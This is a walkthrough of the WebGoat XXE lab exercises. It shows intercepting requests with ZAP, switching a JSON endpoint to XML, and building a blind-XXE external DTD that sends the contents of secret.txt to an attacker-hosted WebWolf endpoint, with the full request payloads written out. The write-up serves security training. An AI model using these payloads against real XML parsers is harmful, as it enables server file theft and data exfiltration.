

XXE



[Show hints](#) [Reset lesson](#)

◀

1

2

3

4

5

6

7

8

9

10

11

12

13

▶

Let's try

In this assignment you will add a comment to the photo, when submitting the form try to execute an XXE injection with the comments field. Try listing the root directory of the filesystem.



John Doe uploaded a photo.
24 days ago



Submit



webgoat 2026-04-18, 18:57:21
Silly cat....



guest 2026-04-18, 18:57:21
I think I will use this picture in one of my projects.



quest 2026-04-18, 18:57:21

Submit a comment

Submit



admin1 2026-04-18, 19:03:37
hello

Intercept the request with ZAP

Manual Request Editor

RequestResponse

Header: TextBody: Text

Send

HTTP/1.1 200 OK
Connection: keep-alive
XSS-Protection: 1; mode=block
Content-Type-Options: nosniff
Frame-Options: DENY
Content-Type: application/json
Date: Sun, 19 Apr 2026 01:11:06 GMT
Content-Length: 189

xxx

```
"lessonCompleted" : true,
"feedback" : "Congratulations. You have successfully completed the assignment.",
"output" : null,
"assignment" : "SimpleXXE",
"attemptWasMade" : true
```

Show hintsReset lesson

12345678910111213

Modern REST framework

In modern REST frameworks the server might be able to accept data formats that you as a developer did not think about. So this might result in JSON endpoints being vulnerable to XXE attacks.
Again same exercise but try to perform the same XML injection as we did in the first assignment.

John Doe uploaded a photo.
24 days ago



Add a comment


Submit

webgoat2026-04-18, 18:57:21
Silly cat...

guest2026-04-18, 18:57:21
I think I will use this picture in one of my projects.



guest2026-04-18, 18:57:21

Submit a comment and intercept it with ZAP



Change the content type to application/xml instead of application/json

And use the same payload as before



Blind XXE assignment

In the previous page we showed you how you can ping a server with a XXE attack, in this assignment try to make a DTD which will upload the contents of a file secret.txt from the WebGoat server to our WebWolf server. You can use WebWolf to serve your DTD. The secret.txt is located on the WebGoat server in this location, so you do not need to scan all directories and files:

OS	Location
Linux	/home/nath/.webgoat-8.2.1//XXE/secret.txt

Try to upload this file using WebWolf landing page for example: <http://127.0.0.1:9090/landing> (NOTE: this endpoint is under your full control) Once you obtained the contents of the file post it as a new comment on the page and you will solve the lesson.


**John Doe** uploaded a photo.
24 days ago



**webgoat** 2026-04-18, 18:57:21
Silly cat...

**guest** 2026-04-18, 18:57:21
I think I will use this picture in one of my projects.

Start WebWolf



WebWolf

Some challenges requires to have a local web server running. WebWolf is for you the attacker it helps you while solving some of the assignments and challenges within WebGoat. An assignment might for example require you to serve a file or connect back to your own environment or to receive an e-mail. In order to not let you run WebGoat open and connected to the internet we provided these tools in this application, called WebWolf.

© 2020 WebGoat - Use WebWolf at your own risk

Create a .dtd file with the following payload

```
GNU nano 8.4 blind.dtd *
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://localhost:9090/landing?%secret;' >" >%all;
```



^G Help	^O Write Out	^F Where Is	^K Cut	^T Execute	^C Location	M-U Undo
^X Exit	^R Read File	^_ Replace	^U Paste	^J Justify	^_ Go To Line	M-E Redo

Upload the file to WebWolf

Upload a file which you need to host as an attacker.

Each file will be available under the following url: `http://127.0.0.1:9090/files/(username)/(filename)`.

You can copy and paste the location from the table below.

Upload a file

Browse...

No file selected.

Upload files

File uploaded successful

Filename	Size	Link
blind.dtd	127 bytes	link

Submit a comment on WebGoat and intercept the request with ZAP

The screenshot shows the ZAP interface with a manual request editor open. The request is a POST to `http://127.0.0.1:8080/WebGoat/xxe/blind`. The body contains an XML payload with a comment and a text element. The response is a 200 OK with a body length of 192 bytes.

Manual Request Editor

Header: Text Body: Text

POST http://127.0.0.1:8080/WebGoat/xxe/blind HTTP/1.1

Host: 127.0.0.1:8080

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

Accept-Language: en-US,en;q=0.5

Content-Type: application/xml

X-Requested-With: XMLHttpRequest

Content-Length: 69

Origin: http://127.0.0.1:8080

Connection: keep-alive

Referer: http://127.0.0.1:8080/WebGoat/start.mvc

Cookie: JSESSIONID=LMoYxgc28XauFD25KeVCXQV3hB0wL-v-sisL0xWY

Sec-Fetch-Dest: empty

Sec-Fetch-Mode: cors

Sec-Fetch-Site: same-origin

<?xml version="1.0"?><comment> <text>hello</text></comment>

Alerts Output

Imp	Meth...	URL	Code	Reason	RTT	Size	Resp. Bo...	Highest Al...
23...	GET	http://127.0.0.1:8080/WebGoat/service/le...	200	OK	1...	436	bytes	
26...	GET	http://127.0.0.1:8080/WebGoat/service/le...	200	OK	1...	7,347	bytes	
29...	GET	http://127.0.0.1:8080/WebGoat/service/le...	200	OK	1...	436	bytes	
31...	GET	http://127.0.0.1:8080/WebGoat/service/le...	200	OK	1...	7,347	bytes	
34...	GET	http://127.0.0.1:8080/WebGoat/service/le...	200	OK	1...	436	bytes	
36...	GET	http://127.0.0.1:8080/WebGoat/service/le...	200	OK	1...	7,347	bytes	
39...	GET	http://127.0.0.1:8080/WebGoat/service/le...	200	OK	1...	436	bytes	
40...	POST	http://127.0.0.1:8080/WebGoat/xxe/blind	200	OK	1...	192	bytes	
40...	GET	http://127.0.0.1:8080/WebGoat/xxe/com...	200	OK	2...	1,370	bytes	
41...	GET	http://127.0.0.1:8080/WebGoat/service/le...	200	OK	1...	7,347	bytes	
44...	GET	http://127.0.0.1:8080/WebGoat/service/le...	200	OK	1...	436	bytes	
46...	GET	http://127.0.0.1:8080/WebGoat/service/le...	200	OK	1...	7,347	bytes	

Time: 0 ms Body Length: 0 Total Length: 0 bytes

Alerts 0 0 3 2 4 Main Proxy: localhost:8081 Current Status 0 0 0 0 0

Now put the payload into the body

Manual Request Editor

RequestResponse

MethodHeader: TextBody: TextSend

POST http://127.0.0.1:8080/WebGoat/xxe/blind HTTP/1.1
host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/xml
X-Requested-With: XMLHttpRequest
Content-Length: 60
Origin: http://127.0.0.1:8080
Connection: keep-alive
Referer: http://127.0.0.1:8080/WebGoat/start.mvc
Cookie: JSESSIONID=LMoYwxC28XauFD25KeVCXQV3hB0wLv-sIsL0xWv

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://localhost:9090/files/blind.dtd" >
%remote;
>
<comment>
 <text>&send;</text>
</comment>

Find:No matchesTime: 0 msBody Length: 0Total Length: 0 bytes